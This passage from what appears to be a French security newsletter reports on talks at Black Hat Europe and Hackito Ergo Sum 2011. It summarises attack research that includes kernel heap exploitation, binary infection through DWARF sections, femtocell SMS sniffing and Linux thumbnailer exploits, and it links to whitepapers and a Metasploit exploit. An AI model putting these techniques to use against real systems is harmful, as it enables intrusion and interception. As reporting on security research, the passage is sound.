Finalement, cette intéressante keynote aura permis de démystifier un terme désormais utilisé à mauvais escient. Malheureusement, le style (sans slide et avec des prospectus de publicité pour son prochain livre) et l'approche anglo-saxonne du conférencier semblent ne pas avoir été appréciés à leur juste valeur par tout le monde.

> INFO
Les évènements de CNIS Mag

CNIS Mag, magazine spécialisé dans la sécurité informatique propose, depuis quelques temps déjà, des petits déjeuners permettant aux RSSI et aux consultants de se rencontrer et d'aborder des thèmes divers.

Le premier évènement s'est déroulé en septembre et avait pour sujet «Cloud et attaques SCADA». Pour la première fois, nous avons eu le temps d'assister au deuxième évènement «Vulnérabilités d'aujourd'hui et de demain : panorama des menaces et solutions».

Les intervenants présents étaient tous connus dans le monde de la sécurité : David Bizeul (CERT-SG), Nicolas Ruff (EADS), Hervé Schauer (HSC) ou encore Philiippe Langlois. Au travers de présentations assez courtes (25 min), ces derniers ont pu aborder les vulnérabilités actuelles sous des angles différents : menaces actuelles et futures, Stuxnet, APT etc.


Enfin, deux tables rondes ont permis de répondre à des questions juridiques. Bref, une demi-journée très intéressante et de qualité!

Prochain rendez-vous le 28 juin autour du thème «Mobilité, Consumérisation des équipements (PDAs et Tablettes), réseaux sociaux : nouveaux dangers, nouvelles politiques de sécurité et évolution des protections».

http://www.cnis-mag.com/rencontre-avecles-experts-28-juin-2011.html

BH2011 - Day 2 - Chip & Code

EAPEAK - Wireless 802.1X EAP Identification and Foot Printing Tool (Matt Neely & Spencer McIntyre)
Après avoir rappelé les bases de la sécurité des communications sans fil, et plus particulièrement de l'EAP (Extensible Authentication Protocol), les deux spécialistes ont présenté brièvement le déroulement d'un test d'intrusion WiFi.
L'étape principale d'un tel exercice est la découverte du type de protocole d'authentification utilisé (TLS, PEAP, TTLS ou encore EAP-FAST). L'obtention de cette information est un procédé qui peut aisément être automatisé. C'est à ce moment qu'entre en scène l'outil EAPEAK développé par Spencer McIntyre. En tirant parti de la célèbre librairie Python Scapy, il est possible d'analyser les paquets réseau depuis un fichier Pcap et extraire les informations liées au mécanisme d'authentification.



Concernant l'avenir de cet outil, il est prévu d'intégrer une partie des librairies de l'outil directement au sein de Scapy, et potentiellement d'ajouter des fonctionnalités d'injection de paquets EAP pour transformer EAPeak en un outil «d'attaque» selon les dires des deux spécialistes.

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/Neely/BlackHat_EU_2011_Neely_EAPeak-WP.pdf

Stuxnet Redux: Malware Attribution & Lessons Learned (Tom Parker)
Bien que tout (ou presque) ait déjà été dit sur Stuxnet, Tom Parker a réussi à présenter un sujet de conférence qui ne recycle pas le travail déjà publié et présenté. Après une longue introduction sur les méthodes d'analyse de malware, il s'est intéressé à la problématique de l'attribution d'un malware à une entité (personne, association, entreprise, nation, etc.). Le chercheur a montré les nombreux problèmes existants dans le domaine du «cyber». Il a ensuite présenté les différents éléments tangibles sur lesquels il est possible de se focaliser lorsque l'on s'intéresse à l'attribution d'un malware.
Le chercheur a tout de même noté que la principale découverte concernant Stuxnet était la faiblesse du mécanisme de commande et de contrôle. Il a aussi rappelé les contremesures basiques.

Finalement, attribuer Stuxnet à qui que ce soit était toujours difficile à la fin de cette présentation.

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/Parker/BlackHat_EU_2011_Parker_Finger_Pointing_4_FunProfitWar-WP.pdf

Building Custom Disassemblers (Felix 'FX' Lindner)
Pour sa dixième année consécutive en tant que conférencier Black Hat, Felix Lindner s'est aussi intéressé au phénomène Stuxnet. Contrairement à Tom Parker qui s'était concentré sur l'attribution du malware, l'allemand s'est spécifiquement penché sur l'étude du code «SCADA» qui permet de contrôler les PLC.

Trois petites semaines lui auront été nécessaires pour percer les secrets du code malveillant s'attaquant aux PLC. La présentation avait pour objectif d'exposer le raisonnement suivi par le chercheur pour mettre en place son désassembleur en partant d'à peu près rien ! Une présentation assez hors-norme de part son sujet tordu et son présentateur tel une rock-star !

BH2011 - Day 2 - Infrastructure Rational

Building Floodgates: Cutting-Edge Denial of Service Mitigation (Yuri Gushin & Alex Behar)
Après avoir rappelé les différents types de déni de services existants, Yuri Gushin et Alex Behar ont rapidement présenté les techniques actuellement utilisées pour contrer une attaque de déni de service. Les deux chercheurs ont ensuite présenté leur conclusion sur les méthodes classiques de détection d'un DDoS. Selon eux, l'utilisation de seuils fixes est trop aléatoire, et l'avenir est plutôt aux méthodes de détection et de mitigation dites «actives». En se basant sur Flash, les chercheurs ont développé Roboo, un petit module Perl installé sur un serveur HTTP Nginx. Ce dernier repose sur le principe que les logiciels utilisés pour réaliser des attaques de déni de service ne possèdent aucune intelligence, contrairement au navigateur web utilisé par un internaute. Des tests reposant sur des technologies évoluées, mais répandues (Flash, JavaScript, compression GZip, etc.) sont utilisés pour forcer le client à répondre à un challenge. Si celui-ci est résolu, Roboo, qui fonctionne en tant que proxy, transfère la requête originale du client vers le serveur web. Les échanges peuvent ensuite se poursuivre simplement. C'était une présentation intéressante qui a, par ailleurs, suscité un bon nombre de questions de la part de l'assemblée !

✚ **Whitepaper :**
https://media.blackhat.com/bh-eu-11/GushinBehar/BlackHat_EU_2011_GushinBehar_Building_Floodgates-Slides.pdf

BH2011 - Day 2 - Applied knowledge

Pour la première année, des workshop étaient disponibles lors des briefings. Les thèmes abordés étaient divers et variés :

> Extending Maltegor with your applications, scripts and data (Roelof Temmingh and Andrew MacPherson)

> Grepping for gold (Wim Remes & Xavier Mertens)

> A taste of the latest Samurai-WTF DVD (Justin Searle)

> Breaking Encryption in the Cloud: GPU accelerated upercomputing for everyone

> Mac exploit kitchen

Nous avons uniquement assisté à une partie du workshop du vendredi sur la présentation de la distribution Samurai. Dommage, car le dernier workshop «Mac exploit kitchen» avait l'air particulièrement intéressant. Vincenzo Iozzo, célèbre pour avoir compromis un système Apple lors du concours Pwn2Own 2010, présentait ses méthodes d'exploitation de failles locales et distantes...


A taster of the latest Samurai-WTF DVD (Justin Searle)
Justin Searle a présenté un workshop dédié à la distribution **Samurai-WTF**. Durant 3 heures, nous avons pu assister à un overview des spécificités de cette distribution Linux.

De nombreux LiveCD de ce type ont vu le jour, mais cette dernière se différencie des autres puisqu'elle est uniquement dédiée aux tests d'applications web. Elle contient un grand nombre d'outils (de Paros, à Nikto en passant par sqlmap), d'extensions ou encore de scripts particulièrement pour les tests d'intrusion applicatifs.

Les pentesteurs comme nous n'auront donc rien appris, mais la présentation était très didactique et le conférencier très sympa ! En plus, la nouvelle version était offerte, quoi demander de plus!

> Conférences Sécurités… BlackHat vs Hackito !

par Adrien Guinault, Charles Dagouat, Florent Hochwelker et Stephane AVI



Hackito

Hackito - Day 1

Keynote d'ouverture (Eric Freyssinet)
L'édition 2011 d'Hackito Ergo Sum a débuté par une keynote du Lieutenant-colonel Eric Freyssinet. Le gendarme a présenté brièvement un panorama de la cybercriminalité dans le monde d'aujourd'hui.

Après avoir rappelé les bases de la législation Française et Européenne, le militaire a présenté les différents acteurs (Force de l'ordre et Régulateur) en France. Il s'est particulièrement intéressé à la gendarmerie, à son équipe «CyberCrime» et à ses missions. Finalement, plusieurs cas sur lesquels la gendarmerie a été amenée à intervenir ont été présentés. Scripts Kiddies, Warez/Hacker Board, War Driving, Espionnage international, et autres Anonymous ont ainsi été présentés du point de vue des Force de l'ordre.

Craking industry ciphers at a whim (Mate Soos)
Mate Soos a profité de la conférence pour présenter son travail sur CryptoMiniSat. Cet outil est un «SAT Solver». Pour tous ceux pour qui la crypto et les mathématiques restent un mystère, ce n'est pas grâce à cette conférence et à ce court résumé que cela changera !

(suite)

Pour présenter son outil, le chercheur s'est appuyé sur un cas pratique très intéressant et tout à fait au gout du jour : le cassage des clefs de chiffrement utilisées dans les (nouvelles ?) clefs de voiture électronique.

Dans l'exemple choisi, l'algorithme utilisé est l'HiTag2 de Philips. Ce dernier avait été casé en 2008 par Nicolas Courtois, Karsten Nohl et Sean O'Neil. Après avoir expliqué le raisonnement mathématique sur lequel s'appuie l'attaque, le chercheur a expliqué en quoi son outil était particulièrement simple et adapté à ce type d'attaque. Le cassage de la clef cryptographique utilisée repose sur la définition préalable d'une équation «CNF». Au final, et pour les non-matheux, Mate Soos a présenté une technique qui permet de retrouver la clef cryptographique à partir d'une équation décrivant les caractéristiques de la clef à l'aide de son outil **CryptoMiniSat**. Une sujet particulièrement intéressant, mais tout aussi complexe.

http://fr.wikipedia.org/wiki/Probl%C3%A8me_SAT

✚ **Whitepaper :**
http://www.msoos.org/wordpress/wp-content/uploads/2011/04/hes2011.pdf

Let Me Stuxnet You (Itzik Kotler)
Itzik Kotler a développé son discours en s'appuyant sur l'exemple Stuxnet, pour montrer qu'une attaque «logicielle» peut avoir des conséquences non négligeables sur le matériel. C'est ainsi qu'il a introduit la notion de «Déni de service permanent» (PDoS). Il a, par la suite, exposé une longue liste non exhaustive de techniques basiques permettant de détruire les différents composants matériels d'un ordinateur : «Phlashing», «Overclocking», «Overvolting», «Overusing» ou encore «Power Cycling». Grace à ces différents vecteurs d'attaque, le chercheur israélien serait en mesure de détruire un grand nombre de composants hardware : disques durs, CPU/GPU, RAM, mémoire Flash, écran CRT, lecteur de disquettes, etc. Des attaques basiques, mais susceptibles d'avoir des conséquences importantes en fonction du contexte de la machine attaquée.

Recent advanced in IPv6 insecurities (Marc "van Hauser" Heuse)
Marc «vanHauser» Heuse, qui étudie la sécurité des implémentations et du protocole IPv6 depuis près de 6 ans, est venu présenter les fruits de son travail. De récentes fonctionnalités offertes par le protocole ont ainsi été implémentées dans plusieurs piles IPv6, étendant ainsi la surface d'attaque, et ajoutant un certain nombre de failles de sécurité.
Maintenant que le nouveau protocole est en cours de déploiement chez les opérateurs, il était temps pour le chercheur de présenter les évolutions au niveau de la sécurité. Selon lui, en 5 ans, il y a eu du bon et du mauvais. Certaines mesures adoptées ont amélioré le niveau de sécurité, alors que d'autres l'ont, au contraire, diminué.
Au cours de sa présentation, le chercheur a d'abord exposé les bases du protocole IPv6, pour rentrer ensuite dans le vif du sujet en décrivant ses faiblesses, et tout particulièrement celles qui se rapportent au «multicast». Enfin, l'auteur du logiciel THC-IPV6 a terminé en présentant plusieurs failles de sécurité qui affectent les implémentations Windows 7/2008, Linux et Cisco du protocole.

Kernel Pool Exploitation on Windows 7 (Tarjei Mandt)
Le chercheur Tarjei Mandt a présenté différentes techniques d'exploitation du tas sous Windows 7. Cette présentation se concentrait, plus particulièrement, sur l'exploitation de l'espace mémoire dynamique du noyau, le tas, via la manipulation des listes chainées associées. Microsoft avait pourtant introduit «Safe Unlinking» dans les dernières versions de son système d'exploitation. C'est une fonction de sécurité qui vise à valider les manipulations des listes chainées avant de réaliser des opérations potentiellement dangereuses. Après avoir rappelé rapidement le fonctionnement du «memory pool allocator», Tarjei Mandt est rentré directement dans la partie technique de sa présentation. Celle-ci étant particulièrement complexe, il sera difficile d'en faire un résumé. Cependant, il est à noter que les différentes failles de sécurité découvertes et présentées ont récemment été corrigées par Microsoft dans le cadre du «Patch Tuesday» du mois d'avril (MS11-034).


Cédric Blancher

Hackito - Day 2

Behind the Scenes: Security Research (Rodrigo Rubira)
Premier Keynote effectué par Rodrigo Rubira, alias "BSDaemon". Ce dernier a voulu effectuer un état des lieux sur l'industrie de la sécurité ainsi que sur plusieurs points discutables.

Aujourd'hui, les vulnérabilités "0day" se diffusent en quelques minutes à tous les hôtes vulnérables. Beaucoup de «vulnérabilités libérées" ne sont pas exploitables ou, au mieux, ne fonctionnent que sur la machine virtuelle de la personne qui l'a mise au point. Les nouveaux exploits publics sont moins bons que les commerciaux. De plus, les "0day" sont exploitables très longtemps et il existe un réel marché.

Certains vendeurs ne savent pas comment corriger leurs failles. Ils en font donc une fonctionnalité.


Le chercheur a voulu nous montrer quelques points marquants comme la différence entre un "antivirus rogue" et un vrai antivirus. Les deux ne garantissent rien. Ils ont tous les deux des «options premium» et vous pouvez les acheter. Ils ont une interface graphique agréable bien que le "rogue" soit souvent plus joli. Ils tendent à ralentir votre système et auront, dans les deux cas des faux positifs, etc.

Un deuxième point important concerne les équipes de recherche en entreprise. Ainsi, les chercheurs apportent une meilleure compréhension des menaces et sensibilisent le personnel à la sécurité. Ils doivent être choisis avec soin, car ils sont très paresseux. Si une entreprise sait ce qu'elle veut, elle doit, de préférence, engager un développeur et non pas un chercheur.

Exploiting the Hard-Working DWARF (James Oakley et Sergey Bratus)
Le vendredi matin, Sergey Bratus, professeur d'informatique à l'université de Dartmouth, et son élève James Oakley (aka Electron100) nous ont fait une présentation technique et détaillée du fonctionnement de DWARF. À vos souhaits !

Le DWARF (Debugging With Attributed Records Format) est une structure de section binaire ELF (binaire Linux) permettant, à l'origine, d'apporter des informations de debug mais étant aussi utilisée pour gérer les différentes exceptions (événement inattendu) pouvant intervenir lors de l'exécution d'un binaire (les fameux try {} catch {} en C++).

La présentation était très technique et par moment difficile à suivre pour des personnes n'ayant jamais bidouillé les sections DWARF ou recompilé gcc.



On apprend, néanmoins, que le DWARD est un «langage» à part entière qui peut être apparenté à une sorte de langage assembleur.

Après de nombreuses explications sur le «langage», la gestion des exceptions dans GCC et la manière dont il est possible de modifier les sections d'un binaire afin de changer le flux d'exécution, nous arrivons finalement au but : infecter un binaire ... et exécuter le code du virus lorsqu'une exception survient. Les antivirus n'ont cas bien se tenir !

✚ **Slide :**
http://www.cs.dartmouth.edu/~electron/dwarf/

Kernel Fun TBA (Dan Rosenberg et Jon Oberheide)
Dan Rosenberg et Jon Oberheide ont exposé une nouvelle technique permettant le contournement des mécanismes de protection GRSEC et des Pax du noyau Linux.

Après une brève introduction concernant des statistiques sur les failles dans le Kernel Linux, nous avons assisté à la description et à la démonstration d'une méthode qui combine, d'une part l'exploitation d'une faille de type "Kernel Memory Leak", et d'autre part d'une exploitation du tas par la réécriture de la structure de mémoire "thread_info".

(suite)

A Castle Made of Sand: Adobe Reader X Sandbox (Richard Johnson)
Le cofondateur d'Uninformed, Richard Johnson, nous a fait une présentation technique et passionnante sur la Sand-box dans le lecteur Adobe Reader. Sans rentrer dans les détails, Adobe ne doit pas oublier de mettre en oeuvre des dispositifs de sécurité pour les plates-formes non-Windows et indiquer que le fait de passer à la compilation en 64 bits permettra, peut être, de réduire un champ d'attaque.

Femtocells : inexpensive devices to test UMTS security (Ravishankar Borgaonkar)
La dernière conférence du vendredi était animée par Kevin Redon et Ravishankar Borgaonkar. Ils nous ont présenté les boitiers appelés femtocell. Une femtocell est un élément, souvent sous forme de boitier, raccordée au réseau 3G (UTMS) qui peut être utilisé pour améliorer la couverture du réseau interne d'une entreprise.

Ces fameux boitiers, même s'ils n'ont qu'une portée réduite, permettent d'agir comme des antennes émettrices pour téléphones mobiles. On comprend mieux alors l'intérêt pour certains de bidouiller ce genre de boitier :)

Kevin et Ravishanka nous expliquent que ce genre de boiteux dispose d'un accès HTTPS qui permet d'administrer et de configurer différentes options internes du constructeur. Ils nous expliquent qu'ils ont réussi à contourner l'interface de login en passant par le protocole HTTP.
Les deux orateurs sont restés flous sur les techniques utilisées pour remplacer le firmware. Néanmoins, ils nous on fait une démo de «sniffing» des SMS envoyés sur un mobile connecté au femtocell. Les SMS envoyés par le public se sont affichés dans le terminal de Ravishanka. Plutôt convaincant !


Plusieurs questions pertinentes ont été posées par l'assistance., Par exemple, s'il était possible de détecter si un téléphone était connecté à une femtocell ?
Réponse : L'opérateur affiché sur le téléphone devrait changer, mais bien entendu cette donnée peut être altérée à la volée. Le seul indice serait alors la puissance du signal.

On savait déjà que le réseau téléphonique reposait sur des protocoles vieux et non sécurisés, mais créer une antenne relais à faible couverture et à moindre prix ... On aime !

Black Box Auditing Adobe Shockwave (Aaron Portnoy et Logan Brow)
Les amateurs de crash, fuzzing, analyse mémoire et code assembleur ont été servis. Durant cette conférence, Aaron Portnoy et Logan Brow de TippingPoint DVLabs nous ont présenté leurs travaux sur l'analyse de vulnérabilités au sein de Adobe Shockwave. Pour rappel TippingPoint achète des bugs et/ou exploits dans le cadre de leurs programmes Zero Day Initiative (ZDI).

Le début de la présentation nous en a appris un peu plus sur ZDI : 30 propositions de bug par jour et 1 bug Shockwave tous les deux jours. Aaron et Logan nous ont expliqué que pour chaque bug reçu un gros travail de recherche devait être effectué derrière. En effet, il faut analyser le «crash», vérifier s'il est réellement exploitable, être certain que le bug n'a pas été déjà proposé pour ne pas acheter 2 fois de suite la même vulnérabilité.

Étant donné le nombre important de failles trouvé dans Shockwave et particulièrement des corruptions du tas, l'équipe de ZDI a du analysé la manière dont la mémoire est organisée au sein de Shockwave.



C'est a partir de ce moment que les passionnés de reverse et de debugging (ainsi que les autres) en ont pris plein la figure. Aaron Portnoy est un bon orateur, qui parle vite et qui a beaucoup de choses à dire (119 slides !). Il n'est pas venu à Paris pour faire du tourisme!
Il nous explique que l'utilisation de programme comme Windows Heap ou de WinDBG et de sa commande heap ne permettait pas d'analyser correctement les corruptions mémoire. Par ailleurs, l'instruction du «crash» n'est pas forcément l'origine du bug. L'équipe de ZDI à donc du mettre au point tout un processus d'analyse du programme en «hookant» les fonctions de lecture des fichiers qui provoquent les crashs afin de trouver le «parser» de Shockwave. Le script PyDbgExt pour WinDBG a été d'un grand secours et leur a permis d'identifier les fonctions d'allocation de mémoire (nommé SmartHeap par Adobe).

Entre deux commandes WinDBG et des graphiques IDA, Aaron nous a donné quelques tips de «fuzzing». Par exemple, la simulation d'un «heap spray» (technique de remplissage de la mémoire utilisée pour l'exploitation dans un navigateur) lors d'un crash de type «Invalid read» . En « hookant « la fonction ntdll !
KiUserExceptionDispatcher, il est possible de continuer l'exécution du programme, et peut-être d'arriver plus loin sur une instruction plus intéressante comme un «Invalid Write».

Le public est resté émerveillé (ou complètement assommé). Fin de la conf' : «Questions ? ... no ? cya !»

Merci Aaron et Logan !

Slide :
http://www.slideshare.net/hackitoergosum/hes2011-aaron-portnoy-and-logan-brown-black-box-auditingadobe-shockwave

Lightning Talks
La journée du vendredi s'est terminée avec trois «Lightning Talks». Ce sont des sortes de mini présentations, avec seulement quelques slides, qui donnent la parole à des chercheurs tout aussi talentueux.

La première présentation était animée par Gal Diskin, chercheur chez Intel qui nous fait découvrir (ou redécouvrir) l'outil PIN. Ce dernier permet d'injecter du code dans un grand nombre de binaire (Linux 32/64, Windows, Mac OS , etc.).

PIN a son propre langage permettant aux programmeurs et aux chercheurs d'injecter ou de rejouer n'importe quelle instruction dans un programme. De plus, tout est géré dynamiquement en mémoire, le binaire n'est pas modifié.

lien :
http://www.pintool.org

La deuxième présentation était menée par joernchen. Ce dernier nous a présenté une vulnérabilité au sein de Distributed Ruby (dRuby), un module de Ruby. Ce module souffre permet d'exécuter des appels système à distance (syscall) en injectant des valeurs dans la commande send(). Une prise de contrôle à distance est alors possible en envoyant une requête HTTP spécialement conçue.
Un code d'exploitation est d'ailleurs disponible au sein du Framework Metasploit.

Exploit metasploit :
http://packetstormsecurity.org/files/view/99640/drb_syscall_linux_32.rb.txt

Enfin, Alexandre Dulaunoy a présenté son travail sur son site http://pdns.circl.lu/ permettant d'analyser les différents noms de domaine existants au fil du temps sur un serveur DNS de façon passive.

Lien :
http://pdns.circl.lu/

Cédric Blancher

Hackito - Day 3

Ruby on Rails from a code auditor's perspective (Joernchen)
La deuxième présentation faite par joernchen a abordé la sécurité de Ruby on Rails (Ror), «framework» web basé sur le langage de script ruby.
Après un bref rappel du langage, joernchen nous présente les différentes vulnérabilités exploitables. On retrouve les

(suite)

classiques SQL Injection, XSS, CSRF mais aussi des problèmes pouvant être liés au framework comme les «assignements» automatiques de valeur à une variable ou la fuite d'information. L'exécution de code à distance est aussi d'actualité avec certaines variables pouvant être évaluées par l'interpréteur et exécutées sur le serveur à l'aide d'une simple requête HTTP. En résumé les développeurs RoR doivent être tout aussi vigilants que les développeurs PHP, ASP ou JSP.

Man-In-Remote : PKCS11 for fun and non-profit (Gabriel Gonzalez)
Gabriel Gonzalez a évoqué des attaques sur la carte d'identité électronique espagnole. Celui-ci nous a expliqué, démonstration du système utilisé à l'appui, comment il était possible d'usurper une identité.

Autorun attacks against Linux (Jon Larimer)
Un chercheur de chez HP, Jon Larimer, nous a fait une belle description de toutes les attaques qui existent autour des "autorun", sous Linux.
Lors de ses recherches, il a décidé de se concentrer sur les thumbnailers utilisés par Nautilus.

Il a constaté que tous les thumbnailers externes ne sont pas protégés par AppArmor ou PIE, par exemple pour les extensions OGV, RAM, MPEG, etc. Sur un système 32 bits, il y a seulement environ 3000 adresses que le noyau Linux peut charger "Libc". Ledit chargement sera lent (environ 10 min), mais le succès est presque assuré. Cependant, statistiques à l'appui, il a constaté qu'environ 10% des adresses avaient été utilisées plus que d'autres. Donc, en créant environ 300 dossiers, on peut avoir des chances de trouver.

Ensuite, une démonstration a été réalisée avec succès contre un environnement Gnome. Avec cette attaque, toute personne peut exécuter du code ou arrêter le processus de l'écran de veille sans que la victime s'en aperçoive.

Money Is In The Eye Of The Beholder: New And Exciting Ways To Steal Your Cash (Yuval Vadim Polevoy)
Un chercheur de chez RSA, Yuval Vadim Polevoy, nous a fait une présentation sur les techniques de phising qui existent. Enfin, il nous a expliqué comment utiliser certaines fonctions de l'API Windows pour faire des impressions-écrans à l'insu de l'utilisateur.


Cédric Blancher

Blackhat vs Hackito, et le vainqueur est ... ?
La conférence Hackito a beaucoup évolué par rapport à la première édition. Les principaux intervenants étaient presque tous étrangers, mis à part Eric Freyssinet, et toutes les conférences étaient en anglais.

Le contenu était très technique au point de l'être presque plus qu'à la Blackhat.

Les deux conférences, tout en étant complémentaires, ont donc chacune leurs propres partisans. Toutefois, Hackito place la barre très haut pour les prochains évènements comme le SSTIC ou encore Hackin Paris.

> INFO

XMCO partenaire de Hack In Paris

Du 14 au 17 juin à Marne-la-vallée, au Centre de congrès de Disneyland Paris. Cette première édition française d'un événement professionnel dédié aux problèmes de hacking et à leurs conséquences concrètes sur les entreprises permettra de brosser un état de l'art de la sécurité informatique. Il reposera sur 2 de formations ainsi que 13 conférences et se clôturera par La Nuit Du Hack événement grand public que proposait déjà Sysdream son organisateur

2 formations

> Hacking IPv6 networks, conduit par Fernando Gont
> Win32 Exploit Development, dirigé par Peter Van Eeckhoutte

13 conférences

